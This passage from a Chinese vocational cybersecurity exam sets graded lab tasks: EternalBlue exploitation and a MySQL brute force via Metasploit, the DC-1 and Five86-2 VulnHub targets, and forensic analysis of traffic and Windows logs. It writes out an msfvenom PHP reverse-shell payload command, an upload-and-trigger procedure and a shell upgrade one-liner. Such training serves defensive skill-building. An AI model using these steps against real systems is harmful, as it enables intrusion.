1. 在 VMware 虚拟机中启动 Kali Linux 操作系统（默认登录名：kali，默认登录密码：kali）。进入 Kali Linux 图形化界面，使用命令查询本机的 IP 地址。将查询结果截图，并粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 Windows 7 的网络连通性测试-1”。（5 分）

2. 在 VMware 虚拟机中启动 Windows 7 操作系统。使用命令查询本机的 IP 地址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 Windows 7 的网络连通性测试-2”。（5 分）

3. 在 Kali Linux 中使用 ping 命令测试与 Windows 7 的网络连通性。将 ping

测试结果的截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 Windows 7 的网络连通性测试-3”。（5 分）

（二）启动 Metasploit 工具（30 分）

1. 在 Kali Linux 的终端中启动 Metasploit 工具。将成功启动的界面截图，并粘贴到答题卷的指定位置，图片标题为“任务二：启动 Metasploit 工具-1”。（5 分）

2. 使用命令查找 ms17_010 模块。将查找成功的界面截图粘贴到答题卷的指定位置，图片标题为“任务二：启动 Metasploit 工具-2”。（5 分）

3. 使用命令加载 ms17_010_eternalblue 模块。将加载成功的界面截图粘贴到答题卷的指定位置，图片标题为“任务二：启动 Metasploit 工具-3”。（5 分）

4. 使用命令查看当前 ms17_010_eternalblue 模块的所有攻击载荷。将结果界面截图粘贴到答题卷的指定位置，图片标题为“任务二：启动 Metasploit 工具-4”。（5 分）

5. 使用命令加载 windows/meterpreter/reverse_tcp 攻击载荷。将成功加载的结果截图粘贴到答题卷的指定位置，图片标题为“任务二：启动 Metasploit 工具-5”。（10 分）

（三）配置参数（20 分）

1. 使用命令显示 ms17_010_eternalblue 模块所需设置的参数。设置攻击目标主机的 IP 地址为 Windows 7 的 IP 地址，端口设置为 445。将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务三：配置参数-1”。（10 分）

2. 设置攻击方主机的 IP 地址为 Kali Linux 的 IP 地址，端口设置为 5566。将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务三：配置参数-2”。（10 分）

（四）渗透攻击（15 分）

执行渗透攻击命令，尝试对 Windows 7 主机进行攻击。将成功连接到目标主机的界面截图粘贴到答题卷的指定位置，图片标题为“任务四：渗透攻击-1”。（10 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 后的系统必须安装在 64 位操作系统中
3	Kali Linux	Kali Linux 2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	Windows 7	SP1	安装在虚拟机中的操作系统

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．Kali Linux 与 Windows 7 的网络连通性测试（15 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
2	查询 Windows 7 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
3	网络连通	Kali Linux 操作系统能够 ping 通 Windows 7 操作系统	5

2．启动 Metasploit 工具（30 分）

序号	评分内容	评分点	分值（分）
1	启动 Metasploit 工具	正常启动 Metasploit，加载 ms17_010 模块	5
2	查找 ms17_010 模块	正确使用命令查找 ms17_010 模块	5
3	加载 ms17_010_eternalblue 模块	正确使用命令加载 ms17_010_eternalblue 模块	5
4	查看 ms17_010_eternalblue 模块的攻击载荷	正确使用命令查看 ms17_010_eternalblue 模块的攻击载荷	5
5	加载 ms17_010_eternalblue 模块的攻击载荷	正确使用命令加载 ms17_010_eternalblue 模块的攻击载荷	10

3．配置参数（20 分）

序号	评分内容	评分点	分值（分）
1	配置攻击目标参数	正确配置攻击目标参数	10
2	配置攻击方参数	正确配置攻击方参数	10

4．渗透攻击（15分）

序号	评分内容	评分点	分值（分）
1	启动渗透攻击	渗透攻击到目标主机	15

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 H1-4：网络渗透测试与漏洞项目 4

一、项目概况

MySQL 是一种广泛使用的关系数据库管理系统，常用于存储和管理大型数据集。然而，弱密码或不安全的登录凭据可能导致数据库被未经授权的用户访问，从而引发严重的安全风险。因此，评估和强化 MySQL 登录的安全性是保障数据库安全的关键步骤之一。

本项目使用 Kali Linux 系统中的 msfconsole 工具的 mysql_login 模块，对 Windows 7 系统的 MySQL 登录进行暴力破解测试。该模块通过尝试多个预设的用户名和密码组合，模拟真实攻击者可能采用的暴力破解手段，以此来评估 MySQL 服务的密码强度和系统的安全性。虚拟机中所有操作系统的网络连接均设置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

二、项目配置需求

本项目的运行环境：桌面操作系统 Windows 7 64 位系统及以上、VMware 虚拟机软件、Kali linux 2022 系统及以上、Windows 7 系统 SP1 及以上。

本项目主要完成 Kali Linux 与 Windows 7 的网络连通性测试、创建字典文件、msfconsole 工具的启动和配置、渗透攻击。具体任务包括：

1. 完成 Kali Linux 与 Windows 7 的网络连通性测试。

2. 创建字典文件以供暴力破解使用。

3. 启动并配置 Kali Linux 中的 msfconsole 工具。

4. 使用 msfconsole 工具对 Windows 7 系统的 MySQL 数据库进行渗透攻击测试，对 MySQL 服务进行安全性评估，以验证其安全性和抵御能力。

三、配置实现

（一）Kali Linux 与 Windows 7 的网络连通性测试（15 分）

1. 在 VMware 虚拟机中启动 Kali Linux 操作系统（默认登录名：kali，默认登录密码：kali），进入 Kali Linux 的图形化界面。使用命令查询本机的 IP 地址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 Windows 7 的网络连通性测试-1”。（5 分）

2. 在 VMware 虚拟机中启动 Windows 7 操作系统，打开命令行提示符，使用

命令查询本机的 IP 地址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 Windows 7 的网络连通性测试-2”。（5 分）

3. 在 Kali Linux 操作系统中使用 ping 命令测试与 Windows 7 操作系统的网络连通性，并将 ping 测试结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 Windows 7 的网络连通性测试-3”。（5 分）

（二）创建字典文件（10 分）

1. 在 Kali Linux 的/mnt 目录下创建用户字典文件 user.txt，并在文件中添加多个常见的用户名，如 user、pass、password、username、kali、newuser、users、root 等，将创建文件及其内容的界面截图粘贴到答题卷的指定位置，图片标题为“任务二：创建字典文件-1”。（5 分）

2. 在 Kali Linux 的/mnt 目录下创建密码字典文件 pass.txt，并在文件中添加多个常见密码，如 888888、666666、123456、000000、root、ubuntu、123000 等，将创建文件及其内容的界面截图粘贴到答题卷的指定位置，图片标题为“任务二：创建字典文件-2”。（5 分）

（三）启动 msfconsole 工具（20 分）

1. 在 Kali Linux 中打开终端，使用 nmap 工具扫描 Windows 7 的 3306 端口，并将扫描结果的界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 msfconsole 工具-1”。（5 分）

2. 在 Kali Linux 中打开终端命令窗口，使用命令启动 msfconsole 工具。将启动成功的界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 msfconsole 工具-2”。（5 分）

3. 使用命令查找 mysql_login 模块，并将查找成功的结果界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 msfconsole 工具-3”。（5 分）

4. 使用命令加载 mysql_login 模块，并将加载成功的结果界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 msfconsole 工具-4”。（5 分）

（四）配置参数（20 分）

1. 使用命令查看当前 mysql_login 模块所需设置的参数，并将命令及参数信息的整个界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-1”。（5 分）

2．设置要破解的目标主机 IP 地址为 Windows 7 的 IP 地址，并将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-2”。（5 分）

3．设置要使用的用户字典文件路径为/mnt/user.txt，并将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-3”。（5 分）

4．设置要使用的密码字典文件路径为/mnt/pass.txt，并将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-4”。（5 分）

（五）破解 MySQL 登录用户名和密码（15 分）

1．启动 Windows 7 的 MySQL 服务，并将结果界面截图粘贴到答题卷的指定位置，图片标题为“任务五：破解 MySQL 登录用户名和密码-1”。（5 分）

2．在 Kali Linux 中使用 msfconsole 工具，通过 exploit 命令对 Windows 7 的 MySQL 登录用户名和密码进行破解，将破解命令及结果的界面截图粘贴到答题卷的指定位置，图片标题为“任务五：破解 MySQL 登录用户名和密码-2”。（10 分）

（六）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 后的系统必须安装在 64 位操作系统中
3	Kali Linux	Kali Linux 2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	Windows 7	SP1 及以上	建议安装 64 位版本

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．Kali Linux 与 Windows 7 的网络连通性测试（15 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
2	查询 Windows 7 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
3	网络连通	Kali Linux 操作系统能够 ping 通 Windows 7 操作系统	5

2．创建字典文件（10 分）

序号	评分内容	评分点	分值（分）
1	创建用户字典文件	正确创建用户字典文件，并添加相应的用户名	5
2	创建密码字典文件	正确创建密码字典文件，并添加相应的密码	5

3．启动 msfconsole 工具（20 分）

序号	评分内容	评分点	分值（分）
1	nmap 端口扫描	正确使用 nmap 工具扫描目标 3306 端口	5
2	启动 msfconsole 工具	正确启动 msfconsole 工具	5
3	查找 mysql_login 模块	正确查找 mysql_login 模块	5
4	加载 mysql_login 模块	正确加载 mysql_login 模块	5

4．配置参数（20 分）

序号	评分内容	评分点	分值（分）
1	查看参数	正确使用命令查看当前 mysql_login 模块所需设置的参数	5
2	设置目标主机 IP	正确设置目标主机 IP	5
3	设置用户字典文件	正确设置用户字典文件	5
4	设置密码字典文件	正确设置密码字典文件	5

5．破解 MySQL 登录用户名和密码（15 分）

序号	评分内容	评分点	分值（分）
1	启动 Windows 7 的 MySQL 服务	正确启动 Windows 7 的 MySQL 服务	5
2	破解 MySQ 登录用户名和密码	成功破解 MySQ 登录用户名和密码	10

6．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5

3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 H1-5：网络渗透测试与漏洞项目 5

一、项目概况

DC-1 是是由 VulnHub 提供的一个虚拟靶场，专门设计用于帮助用户在渗透测试中获取实际操作经验。项目的核心目标是获取 root 权限，并找到存储在 root 用户 home 目录中的 flag。为了达成这一目标，用户需探索系统中的漏洞并加以利用，以逐步提升权限。靶场中共包含 5 个 flag，这些 flag 提供了指引与线索，帮助用户逐步达成目标。

DC-1 靶场基于 Debian 32 位系统构建，虚拟机支持 VirtualBox 和 VMware，并采用简洁的配置，能够流畅运行。本项目使用 VMware 虚拟机，所有操作系统的网络连接均设置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

二、项目配置需求

本项目的运行环境：桌面操作系统 Windows 7 64 位系统及以上、VMware 虚拟机软件、Kali linux 2022 系统及以上、DC-1 靶场。

项目主要任务包括主机发现、端口扫描、漏洞扫描、渗透攻击和权限提升等。具体任务如下：

1. 使用 Netdiscover 工具进行主机发现。

2. 使用 Nmap 工具进行端口扫描。

3. 浏览 HTTP 服务端口（80）。

4. 发现 Drupal CMS，并利用 Metasploit 工具获取反向 Shell。

5. 查找设置了 SUID 位的文件，找到设置了 SUID 位的“find”命令，并使用“find”命令获取 root Shell。

6. 找到 DC-1 靶场中的 5 个 flag。

三、配置实现

（一）主机发现和端口扫描（15 分）

1. 在 VMware 虚拟机中启动 Kali Linux 操作系统（默认登录名：kali，默认登录密码：kali），配置并开启 DC-1 靶场，在 Kali 中使用 netdiscover 工具进行主机发现，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：主机发现和端口扫描-1”。（5 分）

2．在 Kali 中使用 Nmap 工具对 DC-1 靶场进行网络扫描，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：主机发现和端口扫描-2”。（5 分）

3．浏览 HTTP 服务端口（80），打开目标网址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：主机发现和端口扫描-3”。（5 分）

（二）启动 Metasploit 并拿下 Shell（15 分）

1.在 Kali 中启动 Metasploit,扫描 Drupal CMS 的漏洞,利用 drupalgeddon2 模块，使用 Python 语言升级为交互式会话，成功拿下 Shell，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务二：启动 Metasploit 并拿下 Shell-1”。（15 分）

（三）找到 flag（50 分）

1．成功找到 flag1，将找到的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：找到 flag-1”。（10 分）

2．成功找到 flag2，将找到的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：找到 flag-2”。（10 分）

3．成功找到 flag3，将找到的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：找到 flag-3”。（10 分）

4．成功找到 flag4，将找到的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：找到 flag-4”。（10 分）

5．成功找到 flag5，将找到的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：找到 flag-5”。（10 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本

2	VMware Workstation	12.0 及以上	12.0 后的系统必须安装在 64 位操作系统中
3	Kali Linux	Kali Linux 2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	DC-1	DC-1.ova	靶场

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．主机发现和端口扫描（15 分）

序号	评分内容	评分点	分值（分）
1	启动 Kali Linux,配置并启动 DC-1 靶场，网络扫描	正确启动 Kali Linux,正确配置并启动 DC-1 靶场，使用 netdiscover 工具进行主机发现	5
2	端口扫描	正确使用 Nmap 工具对 DC-1 靶场进行网络扫描	5
3	浏览 HTTP 服务端口（80）	正确浏览 HTTP 服务端口（80）	5

2．启动 Metasploit 并拿下 Shell（15 分）

序号	评分内容	评分点	分值（分）
1	启动 Metasploit 并拿下 Shell	在 Kali 中启动 Metasploit,扫描 Drupal CMS 的漏洞，利用 drupalgeddon2 模块，使用 Python 语言（python -c 'import pty; pty.spawn("/bin/bash")'）升级为交互式会话，成功拿下 Shell	15

3．启动 Metasploit 工具（50 分）

序号	评分内容	评分点	分值（分）
1	找到 flag1	正确找到 flag1，截图包括思路、步骤和 flag 的内容	10
2	找到 flag2	正确找到 flag2，截图包括思路、步骤和 flag 的内容	10
3	找到 flag3	正确找到 flag3，截图包括思路、步骤和 flag 的内容	10
4	找到 flag4	正确找到 flag4，截图包括思路、步骤和 flag 的内容	10
5	找到 flag5	正确找到 flag5，截图包括思路、步骤和 flag 的内容	10

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题,确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 H1-6：网络渗透测试与漏洞项目 6

一、项目概况

Five86-2 是由 VulnHub 提供的一个虚拟靶场，专门设计用于帮助用户在渗透测试中获取实际操作经验，适合拥有基础渗透测试知识和技能的用户。Five86-2 的主要目标是获取 root 权限并找到存储在系统中的最终 flag。整个过程需要用户对系统进行漏洞扫描、枚举和利用，最终通过权限提升成功获取 root 权限。通过该靶场，用户可以在真实场景中练习和提高自身的渗透测试技能。

Five86-2 靶场基于 Debian 32 位系统构建，虚拟机支持 VirtualBox 和 VMware，并采用简洁的配置，能够流畅运行。本项目使用 VMware 虚拟机，所有操作系统的网络连接均设置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

二、项目配置需求

本项目的运行环境：桌面操作系统 Windows 7 64 位系统及以上、VMware 虚拟机软件、Kali linux 2022 系统及以上、Five86-2 靶场。

项目主要任务包括主机发现、端口扫描、漏洞扫描、漏洞利用和权限提升等。具体任务如下：

1. 通过扫描和枚举获取靶机的基本信息。

2. 用扫描工具发现系统中存在的安全漏洞。

3. 利用发现的漏洞获取非特权用户的访问权限。

4. 通过利用系统中的漏洞或错误配置，提升到 root 权限。

5. 在获取 root 权限后，找到存储在系统中的最终 flag。

三、配置实现

（一）主机发现和端口扫描（10 分）

1. 在 VMware 虚拟机中启动 Kali Linux 操作系统（默认登录名：kali，默认登录密码：kali），配置并开启 Five86-2 靶场，在 Kali 中使用 netdiscover 工具进行主机发现，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：主机发现和端口扫描-1”。（5 分）

2. 在 Kali 中使用 Nmap 工具对 Five86-2 靶场进行网络扫描，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：主机发现和端口扫描-2”。（5

分）

（二）漏洞发现和利用（45 分）

1.在 Kali 中使用 wpscan 工具对 Five86-2 靶场进行网络扫描，枚举用户名，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务二：漏洞发现和利用-1”。（5 分）

2．根据用户名，使用 wpscan 工具暴力破解登录密码，并登录到网站后台，将结果截图粘贴到答题卷的指定位置，图片标题为“任务二：漏洞发现和利用-2”。（10 分）

3．生成一个 html（echo "<html>hello</html>" > index.html），使用 msfvenom 生成一个 PHP Shell（msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.107 lport=3333 -f raw >shell.php），将 html 和 shell 文件压缩（zip test.zip index.html shell.php），并将结果截图粘贴到答题卷的指定位置，图片标题为“任务二：漏洞发现和利用-3”。（10 分）

4．在网站后台，依次选择 Posts、AddNew、e-Learning，上传 test.zip，选择 iFrame，点击 insert，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务二：漏洞发现和利用-4”。（10 分）

5.先开启 msfconsole 监听，再访问访问目标网址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务二：漏洞发现和利用-5”。（10 分）

（三）提权并找到 flag（25 分）

1．成功提权，拿到 root 权限，将提权的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：提权并找到 flag-1”。（20 分）

2．找到 flag，将找到 flag 的思路和操作步骤截图粘贴到答题卷的指定位置，图片标题为“任务三：提权并找到 flag-2”。（5 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 后的系统必须安装在 64 位操作系统中
3	Kali Linux	Kali Linux 2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	Five86-2	Five86-2.ova	靶场

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．主机发现和端口扫描（10 分）

序号	评分内容	评分点	分值（分）
1	启动 Kali Linux,配置并启动 DC-1 靶场，网络扫描	正确启动 Kali Linux,正确配置并启动 Five86-2 靶场，使用 netdiscover 工具进行主机发现	5
2	端口扫描	正确使用 Nmap 工具对 Five86-2 靶场进行网络扫描	5

2．漏洞发现和利用（45 分）

序号	评分内容	评分点	分值（分）
1	网络扫描，枚举用户名	正确使用 wpscan 工具对 Five86-2 靶场进行网络扫描，枚举用户名	5
2	破解登录密码，登录到网站后台	正确使用 wpscan 工具暴力破解登录密码，并登录到网站后台	10
3	生成 test.zip	按照题目要求，正确生成生成 test.zip	10
4	上传 test.zip	正确上传 test.zip 到网址	10
5	开启 msfconsole 监听，访问目标网址	正确开启 msfconsole 监听，再访问目标网址	10

3．提权并找到 flag（25 分）

序号	评分内容	评分点	分值（分）
1	权限提升	正确完成权限提升，拿到 root 权限	20
2	找到 flag	正确找到 flag	5

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）

1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题,确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

项目 4 网络安全事件响应

试题编号 H1-1：网络安全事件响应项目 1（WEB 攻击流量分析）

一、项目概况

某次黑客的 WEB 攻击被完全记录下来，保存为 hello.pcapng 文件，需要使用 Wireshark 进行分析，Wireshark（前称 Ethereal）是一个网络封包分析软件，网络封包分析软件的功能是截取网络封包，并尽可能显示出最为详细的网络封包资料。

二、项目配置需求

本项目提供 kali 虚拟机，账号/密码为 root/toor，安装有 wireshark、python、burpsuite 等软件，编码解码可使用 burpsuite 的相关功能。

三、配置实现

（一）对 hello.pcapng 进行分析，将黑客的 ip 地址作为 flag 提交（5 分）

使用 wireshark 打开数据包，使用 http 过滤 get 请求，在包中找到黑客的 ip 地址，界面截图后粘贴到答题卷的指定位置，图片标题为“任务一：黑客的 ip 地址”。

（二）分析黑客对服务器扫描到的端口（10 分）

已知黑客对服务器进行了端口扫描，将扫描到的端口，使用 tcp 相关规则过滤找出，界面截图后粘贴到答题卷的指定位置，图片标题为“任务二：服务器扫描到的端口”。

（三）分析黑客对 mysql 服务器发出的所有的“登录”请求的次数（10 分）

已知黑客对服务器的 mysql 服务进行了暴力破解，请将黑客对 mysql 服务器发出的所有的“登录”请求的次数作为数据提交（包括爆破产生的和正常登录产生的）。

（四）分析靶机服务器 mysql 服务的版本号（5 分）

通过过滤或者追踪数据流得到黑客获取到的 mysql 服务的版本号，界面截图后粘贴到答题卷的指定位置，图片标题为“任务四：mysql 服务的版本号”。

（五）提交黑客最后一次登录靶机 mysql 时，mysql 协议发送的密码密文（10 分）

通过过滤或者追踪数据流得到黑客获取到的 mysql 协议发送的密码密文，界

面截图后粘贴到答题卷的指定位置，图片标题为“任务五：mysql 密码密文”。

（六）已知黑客在网站中上传了一个木马文件，请将该木马上传后的相对路径和名称作为 flag 提交（10 分）

通过过滤或者追踪数据流，一句话木马的特征等，查找木马的相对路径和文件名称，界面截图后粘贴到答题卷的指定位置，图片标题为“任务六：木马文件”。

（七）上一任务中木马执行的第三条命令作为目标提交（10 分）

通过过滤或者追踪数据流，一句话木马的特征等，查找木马的命令执行，界面截图后粘贴到答题卷的指定位置，图片标题为“任务七：木马第三条命令”。

（八）黑客又上传了新木马，提交此木马的密码和名字（10 分）

黑客使用上题木马，执行命令，又写了一个一句话木马，请将该一句话木马的密码和文件名作为目标提交，界面截图后粘贴到答题卷的指定位置，图片标题为“任务八：新木马的密码和名字”。

（九）黑客使用蚁剑在服务器上下载了一个图片，请将该图片上的内容提交（10 分）

根据蚁剑连接的特征，跟踪数据流，查找下载图片特征，导出后查看图片，界面截图后粘贴到答题卷的指定位置，图片标题为“任务九：下载的图片内容”。

（十）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	Kali	Rolling (2024.2) x64	用户名密码 root/toor
2	VMware Workstation	17.0 或以上	17.0 后的系统必须安装在 64 位操作系统中
3	hello.pcapng	无	攻击者流量数据

3．考核时量

180 分钟。

五、评分标准

1．WEB 攻击流量分析（80 分）

序号	评分内容	评分点	分值（分）
1	定位黑客 IP	使用 http 过滤规则分析定位黑客 IP	5
2	扫描到的端口	使用 tcp 过滤规则分析定位黑客扫描到的端口	10
3	黑客对 mysql 服务器的所有的“登录”请求的次数	通过地址过滤或数据流跟踪获取所有登录数据包	10
4	mysql 服务的版本号	使用 mysql 过滤规则找出版本号	5
5	mysql 协议发送的密码密文	使用关键字过滤规则找出密码密文	10
6	上传木马的相对路径和名称	使用 http 过滤规则和一句话木马特征，查找相应数据包	10
7	上题木马执行的第三条命令	使用一句话木马的密码跟踪数据包获得第三条命令	10
8	新木马的密码和文件名	使用 http 过滤规则和一句话木马特征，查找相应数据包	10
9	下载的图片内容	根据蚁剑连接的特征，跟踪数据流，导出下载图片	10

2．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

3．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 H1-2：网络安全事件响应项目 2（windows 日志分析）

一、项目概况

本次环境为某台 Windows 服务器遭到攻击者入侵，查看发现存在大量 rdp 爆破的请求，攻击者使用了不同位置的 IP，进行爆破并成功，而后成功进入了系统，进入系统后又做了其它危害性操作，应急响应将从 WEB 层面的日志分析到主机内的几种关键日志分析和重点功能进行排查，请根据各题目要求完成。

二、项目配置需求

本项目提供虚拟机镜像 OVA 文件，需要自行导入，操作系统为 Windows 7，账号/密码为 winlog/winlog123，winlog 用户在操作关于系统权限功能时，一定要使用管理员权限打开工具再去执行。题目中 shell 文件如需在本地分析，提前关闭杀毒软件，否则会被删掉。

三、配置实现

（一）审计桌面的 logs 日志，定位所有扫描 IP，并提交扫描 IP 和次数（10 分）

在桌面下有 logs 目录，目录中有 access.log 和 error.log 文件，根据请求特征码以及各种漏扫特征，确定多个扫描的 IP 地址，使用主机的 cmder 工具或者 python 编程进行统计，界面截图后粘贴到答题卷的指定位置，图片标题为“任务一：扫描 IP 和次数”。

（二）审计相关日志，提交 rdp 被爆破失败次数（10 分）

通过事件日志进行查看账户类操作日志，筛选特定事件 ID 导出，后导入辅助工具 FullEventLogView 分析，统计登录失败次数，界面截图后粘贴到答题卷的指定位置，图片标题为“任务二：rdp 被爆破失败次数”。

（三）审计相关日志，提交成功登录 rdp 的远程 IP 地址（10 分）

继续审核日志，筛选特定日志 ID，使用刚刚工具分析，界面截图后粘贴到答题卷的指定位置，图片标题为“任务三：成功登录 rdp 的远程 IP 地址-1”“任务三：成功登录 rdp 的远程 IP 地址-2”“任务三：成功登录 rdp 的远程 IP 地址-3”…

（四）提交黑客创建的隐藏账号 （10 分）

黑客攻击者在登录 winlog 用户成功后，创建了隐藏账号，该账号在命令

行是查询不到的，使用特定方法在用户组中可以查看，也可以使用桌面的特定工具查看，界面截图后粘贴到答题卷的指定位置，图片标题为“任务四：隐藏账号”

（五）提交黑客创建的影子账号（10 分）

使用特定方法在系统中可以查看，也可以使用桌面的特定工具查看，界面截图后粘贴到答题卷的指定位置，图片标题为“任务五：影子账号”，最后删除隐藏账号和影子账号。

（六）黑客植入了一个远程 shell，审计相关进程和自启动项提交该程序（10 分）

依次排查自启动目录，自启动注册表以及计划任务，查看相关启动程序。并通过 wmic 获得程序所在地址，界面截图后粘贴到答题卷的指定位置，图片标题为“任务六：shell 程序”。

（七）提交远程 shell 程序的连接 IP+端口，以 IP:port 方式提交（10 分）

排查对外连接，查看到相应的端口状态，排查可疑连接，如果说你没看到这个对外连接，说明连接超时了，因为对方本身就没开放这个端口，可重启环境后再次查看到。界面截图后粘贴到答题卷的指定位置，图片标题为“任务七：连接 IP+端口”。

（八）黑客使用了计划任务来定时执行某 shell 程序，提交此程序名字（10 分）

攻击队或黑客为了权限维持，不会只放一个远控工具，一般会埋后门进行启动计划任务，根据任务六思路排查，计划任务程序中存在的计划，界面截图后粘贴到答题卷的指定位置，图片标题为“任务八：权限维持 shell 程序”。

（九）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

